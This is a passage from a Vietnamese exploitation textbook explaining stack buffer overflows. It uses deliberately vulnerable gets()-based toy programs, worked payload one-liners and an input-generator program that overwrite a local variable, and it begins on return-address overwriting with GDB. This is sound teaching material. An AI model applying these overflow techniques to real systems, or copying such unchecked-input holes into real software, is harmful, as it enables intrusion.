- Hệ cơ số nhị phân, thập phân, và thập lục phân có thể được chuyển đổi qua lại dựa vào công thức toán học. Chuyển đổi qua lại giữa hệ nhị phân và hệ thập lục phân còn có thể sử dụng bảng tra cứu từng cụm 4 bit.

- Máy tính chỉ sử dụng hệ nhị phân do đó cần một quy ước để biểu diễn các ký tự chữ cái. Bảng mã ASCII là một trong các quy ước đó.

- Bộ vi xử lý Intel x86 32 bit gồm có các thanh ghi chung, thanh ghi ngăn xếp, thanh ghi cờ.

- Bộ nhớ được định địa chỉ một cách tuyến tính theo độ rộng của đường truyền địa chỉ (32 bit). Intel CPU truy cập bộ nhớ theo quy ước kết thúc nhỏ, byte ở địa chỉ thấp mang ít ý nghĩa hơn byte ở địa chỉ cao.

- Tập lệnh là từ vựng của CPU, bao gồm các mã máy, hay còn gọi là ngôn ngữ lập trình thế hệ thứ nhất. Hợp ngữ là bộ từ vựng dành cho con người, còn được biết đến như là ngôn ngữ lập trình thế hệ thứ hai.

- Có nhiều nhóm lệnh như nhóm lệnh nhảy, nhóm lệnh hàm, nhóm lệnh ngăn xếp, nhóm lệnh số học. Các lệnh này thường có cú pháp gồm hai đối số trong đó đối số đầu tiên thường nhận kết quả của lệnh.

- Ngăn xếp là vùng nhớ được hệ điều hành cấp cho chương trình khi nạp nó vào bộ nhớ. Ngăn xếp chứa thông tin về các biến nội bộ của chương trình và quá trình thực thi chương trình. Các lệnh ảnh hưởng tới ngăn xếp chủ yếu gồm PUSH, POP, CALL, và RET. Các lệnh này làm thay đổi giá trị của thanh ghi ESP, hay còn gọi là con trỏ ngăn xếp. PUSH giảm giá trị của ESP, trong khi POP tăng giá trị của ESP. Con trỏ ngăn xếp luôn luôn chỉ đến đỉnh ngăn xếp.

- Trình biên dịch chuyển từ ngôn ngữ cấp cao hơn ra mã máy.

- Một hàm thường được biên dịch ra thành ba phần, dẫn nhập, thân và kết thúc. Phần dẫn nhập khởi tạo vùng nhớ của hàm, và lưu thông tin về vùng nhớ của hàm gọi. Phần thân thực hiện các tác vụ để đạt được mục tiêu của hàm. Phần kết thúc lấy lại vùng nhớ đã được cấp phát ở phần dẫn nhập và thiết lập lại vùng nhớ của hàm gọi.

- Giá trị trả về của một hàm thường được chứa trong thanh ghi EAX.

- Khi gọi hàm, các đối số của hàm được đưa vào ngăn xếp theo thứ tự ngược lại với thứ tự chúng được khai báo.

- Trong GCC 2.95, các biến nội bộ của hàm được phân bố các ô ngăn xếp theo thứ tự chúng được khai báo. Để tối ưu hóa truy cập bộ nhớ, đơn vị nhỏ nhất cấp phát cho các biến nội bộ là một ô ngăn xếp.

- Vùng nhớ ngăn xếp của một hàm bắt đầu với các đối số, địa chỉ trở về, giá trị EBP cũ, và các biến nội bộ. Mô hình này không thay đổi nên khi xác định được vai trò của một ô ngăn xếp thì vai trò của các ô ngăn xếp khác cũng được xác định.

- Vai trò của các ô ngăn xếp trong vùng nhớ của một hàm còn có thể được xác định và truy cập thông qua con trỏ vùng nhớ EBP. Giá trị của EBP không thay đổi trong suốt quá trình thực thi của hàm và luôn trỏ tới ô ngăn xếp chứa giá trị EBP của hàm gọi.

Chương 3

Tràn bộ đệm

Tràn bộ đệm là loại lỗi thông thường, dễ tránh, nhưng lại phổ biến và nguy hiểm nhất. Ngay từ khi được biết đến cho tới ngày nay, tràn bộ đệm luôn luôn được liệt kê vào hàng danh sách các lỗi đe dọa nghiêm trọng đến sự an toàn hệ thống. Năm 2009, tổ chức SANS đưa ra báo cáo 25 lỗi lập trình nguy hiểm nhất[1] trong đó vẫn có lỗi tràn bộ đệm.

Trong chương này, chúng ta sẽ xem xét bản chất của lỗi tràn bộ đệm là gì, các cách tận dụng lỗi thông thường như thay đổi giá trị biến, quay về bản thân hàm, quay về thư viện chuẩn và liên kết nhiều lần quay về thư viện chuẩn. Chúng ta sẽ đi qua một loạt những ví dụ từ cơ bản đến phức tạp để nhận ra những giá trị quan trọng trong quá trình thực thi của một chương trình.

3.1 Giới thiệu

Tràn bộ đệm là lỗi xảy ra khi dữ liệu xử lý (thường là dữ liệu nhập) dài quá giới hạn của vùng nhớ chứa nó. Và chỉ đơn giản như vậy.

Tuy nhiên, nếu phía sau vùng nhớ này có chứa những dữ liệu quan trọng tới quá trình thực thi của chương trình thì dữ liệu dư có thể sẽ làm hỏng các dữ liệu quan trọng này. Tùy thuộc vào cách xử lý của chương trình đối với các dữ liệu quan trọng mà người tận dụng lỗi có thể điều khiển chương trình thực hiện tác vụ mong muốn.

Hình 3.1 mô tả vị trí dữ liệu và quá trình tràn bộ đệm.


Qua đó, chúng ta nhận ra ba điểm thiết yếu của việc tận dụng lỗi tràn bộ đệm:

1. Dữ liệu quan trọng phải nằm phía sau dữ liệu có thể bị tràn. Nếu như trong Hình 3.1, dữ liệu quan trọng nằm bên trái thì cho dù dữ liệu tràn có nhiều đến mấy cũng không thể làm thay đổi dữ liệu quan trọng.


2. Phần dữ liệu tràn phải tràn tới được dữ liệu quan trọng. Đôi khi ta có thể làm tràn bộ đệm một số lượng ít dữ liệu, nhưng chưa đủ dài để có thể làm thay đổi giá trị của dữ liệu quan trọng nằm cách xa đó.

3. Cuối cùng, dữ liệu quan trọng bị thay đổi vẫn phải còn ý nghĩa với chương trình. Trong nhiều trường hợp, tuy ta có thể thay đổi dữ liệu quan trọng,


[1] http://www.sans.org/top25errors



(a) Một ít dữ liệu



(b) Dữ liệu nhập dài hơn



(c) Dữ liệu quan trọng bị ghi đè

Hình 3.1: Tràn bộ đệm

```
1  #include <stdio.h>
2
3  int main()
4  {
5          int cookie;
6          char buf[16];
7          printf("&buf: %p, &cookie: %p\n", buf, &cookie);
8          gets(buf);
9          if (cookie == 0x41424344)
10         {
11                 printf("You win!\n");
12         }
13 }
```

Nguồn 3.1: stack1.c

nhưng trong quá trình đó ta cũng thay đổi các dữ liệu khác (ví dụ như các cờ luận lý) và khiến cho chương trình bỏ qua việc sử dụng dữ liệu quan trọng. Đây là một nguyên tắc cơ bản trong các cơ chế chống tận dụng lỗi tràn ngăn xếp của các trình biên dịch hiện đại. Các cơ chế này được bàn đến chi tiết trong chương trình giảng dạy nâng cao tại trung tâm đào tạo của tác giả.

Khi nắm vững nguyên tắc của tràn bộ đệm, chúng ta đã sẵn sàng xem xét một loạt ví dụ để tìm dữ liệu quan trọng bao gồm những dữ liệu gì và cách thức sử dụng chúng. Trong tất cả các ví dụ sau, mục tiêu chúng ta muốn đạt được là dòng chữ "You win!" được in lên màn hình.

3.2 Thay đổi giá trị biến nội bộ


Nguồn 3.1 là ví dụ đầu tiên của chúng ta. Để biên dịch những ví dụ tương tự ta sẽ dùng cú pháp lệnh `gcc -o <tên> <tên.c>` như trong hình chụp bên dưới.

```
regular@exploitation:~/src$ gcc -o stack1 stack1.c
/tmp/ccxYIaRx.o: In function 'main':
stack1.c:(.text+0x26): warning: the 'gets' function is dangerous and should not
be used.
```

Bạn đọc dễ dàng nhận ra rằng GCC đã cảnh báo về sự nguy hiểm của việc sử dụng hàm *gets*. Chúng ta bỏ qua cảnh báo đó vì đây chính là hàm sẽ gây ra lỗi tràn bộ đệm, đối tượng mà chúng ta đang bàn đến trong chương này. Ngoài ra, đọc giả cũng được lưu ý về phiên bản GCC đang sử dụng là phiên bản 2.95.

```
regular@exploitation:~/src$ gcc -v
Reading specs from /usr/lib/gcc-lib/i486-linux-gnu/2.95.4/specs
gcc version 2.95.4 20011002 (Debian prerelease)
```

Để tận dụng lỗi thành công, người tận dụng lỗi phải hiểu rõ chương trình hoạt động như thế nào. Nguồn 3.1 nhận một chuỗi từ bộ nhập chuẩn (stdin)



Hình 3.2: Vị trí *cookie* và *buf*

thông qua hàm *gets*. Nếu giá trị của biến nội bộ *cookie* là 41424344 thì sẽ in ra bộ xuất chuẩn (stdout) dòng chữ "You win!". Biến *cookie* đóng vai trò là một dữ liệu quan trọng trong quá trình hoạt động của chương trình.

Thông qua việc hiểu cách hoạt động của chương trình, chúng ta thấy rằng chính bản thân chương trình đã chứa mã thực hiện tác vụ mong muốn (in ra màn hình dòng chữ "You win!"). Do đó một trong những con đường để đạt được mục tiêu ấy là gán giá trị của *cookie* bằng với giá trị 41424344.

Ngoài việc hiểu cách hoạt động của chương trình, người tận dụng lỗi dĩ nhiên phải tìm được nơi phát sinh lỗi. Chúng ta may mắn được GCC thông báo rằng lỗi nằm ở hàm *gets*. Vấn đề giờ đây trở thành làm sao để tận dụng lỗi ở hàm *gets* để gán giá trị của *cookie* là 41424344.

Hàm *gets* thực hiện việc nhận một chuỗi từ bộ nhập chuẩn và đưa vào bộ đệm. Ký tự kết thúc chuỗi (mã ASCII 00) cũng được hàm *gets* tự động thêm vào cuối. Hàm này không kiểm tra kích thước vùng nhớ dùng để chứa dữ liệu nhập cho nên sẽ xảy ra tràn bộ đệm nếu như dữ liệu nhập dài hơn kích thước của bộ đệm.

Vùng nhớ được truyền vào hàm *gets* để chứa dữ liệu nhập là biến nội bộ *buf*. Trên bộ nhớ, cấu trúc của các biến nội bộ của hàm *main* được xác định như trong Hình 3.2. Vì biến *cookie* được khai báo trước nên biến *cookie* sẽ được phân phát bộ nhớ trong ngăn xếp trước, cũng đồng nghĩa với việc biến *cookie* nằm ở địa chỉ cao hơn biến *buf*, và do đó nằm phía sau *buf* trong bộ nhớ.

Nếu như ta nhập vào 6 ký tự "abcdef" thì trạng thái bộ nhớ sẽ như Hình 3.3a, 10 ký tự "0123456789abcdef" thì byte đầu tiên của *cookie* sẽ bị viết đè với ký tự kết thúc chuỗi, và 14 ký "0123456789abcdefghij" tự thì toàn bộ biến *cookie* sẽ bị ta kiểm soát.

Để *cookie* có giá trị 41424344 thì các ô nhớ của biến *cookie* phải có giá trị lần lượt là 44, 43, 42, 41 theo như quy ước kết thúc nhỏ của bộ vi xử lý Intel x86. Hình 3.3d minh họa trạng thái bộ nhớ cần đạt tới để dòng chữ "You win!" được in ra màn hình.

...
địa chỉ trở về
ebp cũ
cookie
XX XX XX XX
XX XX XX XX
65 66 00 XX
61 62 63 64
...

(a) Chuỗi 6 ký tự

...
địa chỉ trở về
ebp cũ
00 XX XX XX
63 64 65 66
38 39 61 62
34 35 36 37
30 31 32 33
...

(b) Chuỗi 10 ký tự

...
địa chỉ trở về
00 XX XX XX
67 68 69 6A
63 64 65 66
38 39 61 62
34 35 36 37
30 31 32 33
...

(c) Chuỗi 14 ký tự

...
địa chỉ trở về
ebp cũ
44 43 42 41
buf
buf
buf
buf
...

(d) Trạng thái cần đạt tới

Hình 3.3: Quá trình tràn biến *buf* và trạng thái cần đạt

```c
#include <stdio.h>

int main()
{
        int cookie;
        char buf[16];
        printf("&buf: %p, &cookie: %p\n", buf, &cookie);
        gets(buf);
        if (cookie == 0x01020305)
        {
                printf("You win!\n");
        }
}
```

Nguồn 3.2: stack2.c

Như vậy, dữ liệu mà chúng ta cần nhập vào chương trình là 10 ký tự bất kỳ để lấp đầy biến *buf*, theo sau bởi 4 ký tự có mã ASCII lần lượt là 44, 43, 42, và 41. Bốn ký tự này chính là D, C, B, và A theo Bảng 2.2. Hình chụp sau là kết quả khi ta nhập vào 10 ký tự "a" và "DCBA".

```
regular@exploitation:~/src$ ./stack1
&buf: 0xbffffa44, &cookie: 0xbffffa54
aaaaaaaaaaaaaaaaDCBA
You win!
regular@exploitation:~/src$
```

Chúng ta đã tận dụng thành công lỗi tràn bộ đệm của chương trình để ghi đè một biến nội bộ quan trọng. Kết quả đạt được ở ví dụ này chủ yếu chính là câu trả lời cho một câu hỏi quan trọng: cần nhập vào dữ liệu gì. Ở các ví dụ sau, chúng ta sẽ gặp những câu hỏi tổng quát tương tự mà bất kỳ quá trình tận dụng lỗi nào cũng phải có câu trả lời.

3.3 Truyền dữ liệu vào chương trình

Câu hỏi thứ hai mà người tận dụng lỗi phải trả lời là làm cách nào để truyền dữ liệu vào chương trình. Đôi khi chương trình đọc từ bộ nhập chuẩn, đôi khi từ một tập tin, khi khác lại từ một socket. Chúng ta phải biết chương trình nhận dữ liệu từ đâu để có thể truyền dữ liệu cần thiết vào chương trình thông qua con đường đấy.

Nguồn 3.2 rất gần với ví dụ trước. Điểm khác biệt duy nhất giữa hai chương trình là giá trị so sánh 01020305.

```
regular@exploitation:~/src$ diff -u stack1.c stack2.c
--- stack1.c    2009-01-18 13:14:00.000000000 +0700
+++ stack2.c    2009-01-18 13:14:00.000000000 +0700
@@ -6,7 +6,7 @@
        char buf[16];
        printf("&buf: %p, &cookie: %p\n", buf, &cookie);
        gets(buf);
-       if (cookie == 0x41424344)
+       if (cookie == 0x01020305)
        {
                printf("You win!\n");
        }
```

Bạn đọc dễ dàng nhận ra dữ liệu để tận dụng lỗi bao gồm 10 ký tự bất kỳ để lấp đầy biến *buf* và 4 ký tự có mã ASCII lần lượt là 5, 3, 2 và 1. Tuy nhiên, các ký tự này là những ký tự không in được, không có trên bàn phím nên cách nhập dữ liệu từ bán phím sẽ không dùng được.

Dừng đọc và suy nghĩ

Nếu chương trình đọc từ bộ nhập chuẩn, thì có bao nhiêu cách để truyền dữ liệu tới chương trình?

Vì chương trình đọc từ bộ nhập chuẩn nên chúng ta có thể dùng những cách sau để truyền dữ liệu qua bộ nhập chuẩn:

Chuyển hướng (redirection) Bộ nhập chuẩn có thể được chuyển hướng từ bàn phím qua một tập tin thông qua ký tự `<` như trong câu lệnh `./stack1 < input`. Khi thực hiện câu lệnh này, nội dung của tập tin *input* sẽ được dùng thay cho bộ nhập chuẩn. Mọi tác vụ đọc từ bộ nhập chuẩn sẽ đọc từ tập tin này.

Ống (pipe) là một cách trao đổi thông tin liên tiến trình (interprocess communication, IPC) trong đó một chương trình gửi dữ liệu cho một chương trình khác. Bộ nhập chuẩn có thể được chuyển hướng để trở thành đầu nhận của ống như trong câu lệnh `./sender | ./receiver`. Chương trình phía trước ký tự `|` (giữ ⇑ Shift và nhấn \) là chương trình gửi dữ liệu, bộ xuất chuẩn của chương trình này sẽ gửi dữ liệu vào ống thay vì gửi ra màn hình; chương trình phía sau ký tự `|` là chương trình nhận dữ liệu, bộ nhập chuẩn của chương trình này sẽ đọc dữ liệu từ ống thay vì bàn phím.

Với hai cách trên, một ký tự bất kỳ có thể được truyền vào chương trình thông qua bộ nhập chuẩn. Ví dụ để tận dụng lỗi ở Nguồn 3.2 với cách đầu tiên, chúng ta sẽ tạo một tập tin chứa dữ liệu nhập thông qua Nguồn 3.3. Sau đó chúng ta gọi chương trình bị lỗi và chuyển hướng bộ nhập chuẩn của nó qua tập tin đã được tạo.

```
1  #include <stdio.h>
2
3  int main(int argc, char **argv)
4  {
5      char s[] = "aaaaaaaaaaaaaaaa\x05\x03\x02\x01";
6      FILE *f = fopen(argv[1], "wb");
7      fwrite(s, 1, sizeof(s), f);
8      fclose(f);
9      return 0;
10 }
```

Nguồn 3.3: exp2.c

```
regular@exploitation:~/src$ gcc -o exp2 exp2.c
regular@exploitation:~/src$ ./exp2 redirect
regular@exploitation:~/src$ ./stack2 < redirect
&buf: 0xbffffa44, &cookie: 0xbffffa54
You win!
regular@exploitation:~/src$
```

Nếu sử dụng cách thứ hai, việc tận dụng lỗi sẽ đơn giản hơn vì chúng ta có thể dùng các lệnh có sẵn như *echo* để truyền các ký tự đặc biệt qua ống.

```
regular@exploitation:~/src$ echo -e "aaaaaaaaaaaaaaaa\005\003\002\001" | ./stack
2
&buf: 0xbffffa44, &cookie: 0xbffffa54
You win!
regular@exploitation:~/src$
```

Thậm chí chúng ta còn có thể sử dụng (và bạn đọc được khuyến khích sử dụng) các ngôn ngữ kịch bản để đơn giản hóa công việc này. Đọc giả có thể sử dụng bất kỳ ngôn ngữ kịch bản nào quen thuộc với mình. Trong tài liệu này, tác giả xin trình bày với ngôn ngữ Python[2].

```
regular@exploitation:~/src$ python -c 'print "a"*16 + "\x05\x03\x02\x01"' | ./st
ack2
&buf: 0xbffffa44, &cookie: 0xbffffa54
You win!
regular@exploitation:~/src$
```

Chúng ta kết thúc ví dụ thứ hai tại đây với những điểm đáng lưu ý sau:

- Cách truyền dữ liệu vào chương trình cũng quan trọng như chính bản thân dữ liệu đó.
- Sự hiểu biết và thói quen sử dụng một ngôn ngữ kịch bản sẽ tiết kiệm được nhiều thời gian và công sức trong quá trình tận dụng lỗi.

[2] http://www.python.org

```
1  #include <stdio.h>
2
3  int main()
4  {
5          int cookie;
6          char buf[16];
7          printf("&buf: %p, &cookie: %p\n", buf, &cookie);
8          gets(buf);
9          if (cookie == 0x00020300)
10         {
11                 printf("You win!\n");
12         }
13 }
```

Nguồn 3.4: stack3.c

> **Dừng đọc và suy nghĩ**
>
> Với những gì chúng ta đã bàn qua trong chương này, đọc giả có thể tận dụng được lỗi của Nguồn 3.4 không?
> Trả lời mẫu[3] có thể được tìm thấy ở chân trang.

3.4 Thay đổi luồng thực thi

3.4.1 Kỹ thuật cũ

Ở hai ví dụ trước chúng ta thay đổi giá trị một biến nội bộ quan trọng có ảnh hưởng đến kết quả thực thi của chương trình. Chúng ta sẽ áp dụng kỹ thuật đó để tiếp tục xem xét ví dụ trong Nguồn 3.5.

Điểm khác biệt duy nhất giữa ví dụ này và các ví dụ trước là giá trị *cookie* được kiểm tra với 000D0A00 do đó chúng ta phỏng đoán rằng với một chút sửa đổi tới cùng dòng lệnh tận dụng lỗi sẽ đem lại kết quả như ý.

```
regular@exploitation:~/src$ python -c 'print "a"*16 + "\x00\x0A\x0D\x00"' | ./st
ack4
&buf: 0xbffffa44, &cookie: 0xbffffa54
regular@exploitation:~/src$
```

Đáng tiếc, chúng ta không thấy dòng chữ "You win!" được in ra màn hình nữa. Phải chăng có sự sai sót trong câu lệnh tận dụng lỗi? Hay cách tính toán của chúng ta đã bị lệch vì cấu trúc bộ nhớ thay đổi?

[3] `python -c 'print "a"*16 + "\x00\x03\x02\x00"' | ./stack3`

```
1  #include <stdio.h>
2
3  int main()
4  {
5          int cookie;
6          char buf[16];
7          printf("&buf: %p, &cookie: %p\n", buf, &cookie);
8          gets(buf);
9          if (cookie == 0x000D0A00)
10         {
11                 printf("You win!\n");
12         }
13 }
```

Nguồn 3.5: stack4.c

> **Dừng đọc và suy nghĩ**
>
> Đọc giả có thể giải thích lý do không?

Kiểm tra kết quả thực hiện lệnh ta có thể loại bỏ khả năng đầu tiên vì câu lệnh được thực hiện một cách tốt đẹp nên đảm bảo cú pháp lệnh đúng.

Bởi vì Nguồn 3.5 không có sự thay đổi các biến nội bộ trong hàm *main* nên cấu trúc ngăn xếp của *main* vẫn phải như đã được minh họa trong Hình 3.2.

Loại bỏ hai trường hợp này dẫn ta đến kết luận hợp lý cuối cùng là giá trị *cookie* đã không bị đổi thành 000D0A00. Nhưng tại sao giá trị của *cookie* bị thay đổi đúng với giá trị mong muốn ở những ví dụ trước?

Nguyên nhân *cookie* bị thay đổi chính là do biến *buf* bị tràn và lấn qua phần bộ nhớ của *cookie*. Vì dữ liệu được nhận từ bộ nhập chuẩn vào biến *buf* thông qua hàm *gets* nên chúng ta sẽ tìm hiểu hàm *gets* kỹ hơn.


Đọc tài liệu về hàm *gets* bằng lệnh `man gets` đem lại cho chúng ta thông tin sau:

```
gets() reads a line from stdin into the buffer pointed to  by  s  until
either  a  terminating newline or EOF, which it replaces with '\0'.
```

Tạm dịch (với những phần nhấn mạnh được tô đậm): *gets()* đọc một dòng từ bộ nhập chuẩn vào bộ đệm được trỏ đến bởi *s* **cho đến khi** gặp phải một **ký tự dòng mới** hoặc EOF, và các ký tự này được thay bằng '\0'.

Như đã nói đến trong Tiểu mục 2.1.3, ký tự dòng mới có mã ASCII là 0A. Ghi gặp ký tự này, *gets* sẽ ngừng việc nhận dữ liệu và thay ký tự này bằng ký tự có mã ASCII 0 (ký tự kết thúc chuỗi). Do đó, trạng thái ngăn xếp của hàm *main* đối với câu lệnh tận dụng sẽ như minh họa trong Hình 3.4.

Vì việc nhập dữ liệu bị ngắt tại ký tự dòng mới nên hai ký tự có mã ASCII 0D và 00 không được đưa vào *cookie*. Hơn nữa, bản thân ký tự dòng mới cũng



Hình 3.4: Chuỗi nhập bị ngắt tại 0A

bị đổi thành ký tự kết thúc chuỗi. Do đó giá trị của *cookie* sẽ không thể được gán bằng với giá trị mong muốn, và chúng ta cần một cách thức tận dụng lỗi khác.


3.4.2 Luồng thực thi (control flow)

Hãy xem lại quá trình thực hiện chương trình Nguồn 3.5. Trước hết, hệ điều hành sẽ nạp chương trình vào bộ nhớ, và gọi hàm *main*. Việc đầu tiên hàm *main* làm là gọi tới *printf* để in ra màn hinh một chuỗi thông tin, sau đó *main* gọi tới *gets* để nhận dữ liệu từ bộ nhập chuẩn. Khi *gets* kết thúc, *main* sẽ kiểm tra giá trị của *cookie* với một giá trị xác định. Nếu hai giá trị này như nhau thì chuỗi "You win!" sẽ được in ra màn hình. Cuối cùng, *main* kết thúc và quay trở về bộ nạp (loader) của hệ điều hành. Quá trình này được mô tả trong Hình 3.5.


Ở các ví dụ trước, chúng ta chuyển hướng luồng thực thi tại ô hình thoi để chương trình đi theo mũi tên "bằng" và gọi hàm *printf* in ra màn hình. Với ví dụ tại Nguồn 3.5, chúng ta không còn khả năng chọn nhánh so sánh đó nữa. Tuy nhiên chúng ta vẫn có thể sử dụng mã ở nhánh "bằng" ấy nếu như chúng ta có thể đưa con trỏ lệnh về vị trí của nhánh.

> **Dừng đọc và suy nghĩ**
>
> Bạn đọc có đề nghị gì không?

Vì không thể rẽ vào nhánh "bằng" nên chương trình của chúng ta sẽ luôn đi theo nhánh "không", và sẽ đi tới phần "kết thúc" của hàm *main*. Nhớ lại Tiểu mục 2.3.3, phần kết thúc của một hàm gán con trỏ lệnh với giá trị đã lưu trên



Hình 3.5: Biểu đồ luồng thực thi



Hình 3.6: Trở về chính thân hàm

ngăn xếp để trở về hàm gọi nó. Thông thường, phần kết thúc của *main* sẽ quay trở về bộ nạp của hệ điều hành như được minh họa. Trong trường hợp đặc biệt khác, phần kết thúc có thể quay về một địa điểm bất kỳ. Và sẽ thật tuyệt vời nếu địa điểm này là nhánh "bằng" như trong Hình 3.6.

Yếu tố quyết định địa điểm mà phần kết thúc quay lại chính là địa chỉ trở về được lưu trên ngăn xếp. Trong Hình 3.2, địa chỉ này nằm phía sau *buf* và do đó có thể bị ghi đè hoàn toàn nếu như dữ liệu nhập có độ dài từ 1C (28 thập phân) ký tự trở lên.

Như vậy, ta đã xác định được hướng đi mới trong việc tận dụng lỗi của Nguồn 3.5. Vấn đề còn lại là tìm ra địa chỉ của nhánh "bằng".

3.4.3 Tìm địa chỉ nhánh "bằng"

Có nhiều cách để tìm địa chỉ nhánh "bằng" trong chương trình. Các chuyên gia an ninh ứng dụng thường sử dụng chương trình dịch ngược tương tác Interactive

DisAssembler (IDA) để xử lý mọi việc. Chương trình IDA được cung cấp và hướng dẫn sử dụng trong khóa học trực tiếp của tác giả nhưng để giảm số lượng cây bị chặt cho việc in nhiều hình ảnh nên chúng ta sẽ xem xét những cách khác. Sử dụng trình gỡ rối GDB, hoặc công cụ objdump là hai cách chúng ta sẽ bàn tới ở đây.

3.4.3.1 Với GDB

Gỡ rối (debug) là công việc nghiên cứu hoạt động của chương trình nhằm tìm ra nguyên nhân tại sao chương trình hoạt động như thế này, hay như thế kia.

Chương trình gỡ rối (debugger) phổ thông trong Linux là GDB. Để sử dụng GDB, ta dùng lệnh với cú pháp `gdb <cmd>`. Ví dụ để gỡ rối *stack4*, ta dùng lệnh như hình chụp sau.

```
regular@exploitation:~/src$ gdb ./stack4
GNU gdb 6.4.90-debian
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...Using host libthread_db library "/
lib/tls/i686/cmov/libthread_db.so.1".

gdb$
```

GDB hiện ra dấu nhắc *gdb$* chờ lệnh. Nếu ta nhập vào `x/22i main` thì GDB sẽ hiện (`x`) trên màn hình 22 (thập phân) lệnh hợp ngữ (`i`) đầu tiên của hàm *main*.

```
gdb$ x/22i main
0x8048470 <main>:       push   ebp
0x8048471 <main+1>:     mov    ebp,esp
0x8048473 <main+3>:     sub    esp,0x28
0x8048476 <main+6>:     add    esp,0xfffffffc
0x8048479 <main+9>:     lea    eax,[ebp-4]
0x804847c <main+12>:    push   eax
0x804847d <main+13>:    lea    eax,[ebp-20]
0x8048480 <main+16>:    push   eax
0x8048481 <main+17>:    push   0x80485d0
0x8048486 <main+22>:    call   0x804834c <printf@plt>
0x804848b <main+27>:    add    esp,0x10
0x804848e <main+30>:    add    esp,0xfffffff4
0x8048491 <main+33>:    lea    eax,[ebp-20]
0x8048494 <main+36>:    push   eax
0x8048495 <main+37>:    call   0x804831c <gets@plt>
0x804849a <main+42>:    add    esp,0x10
0x804849d <main+45>:    cmp    DWORD PTR [ebp-4],0xd0a00
0x80484a4 <main+52>:    jne    0x80484b6 <main+70>
0x80484a6 <main+54>:    add    esp,0xfffffff4
0x80484a9 <main+57>:    push   0x80485e7
0x80484ae <main+62>:    call   0x804834c <printf@plt>
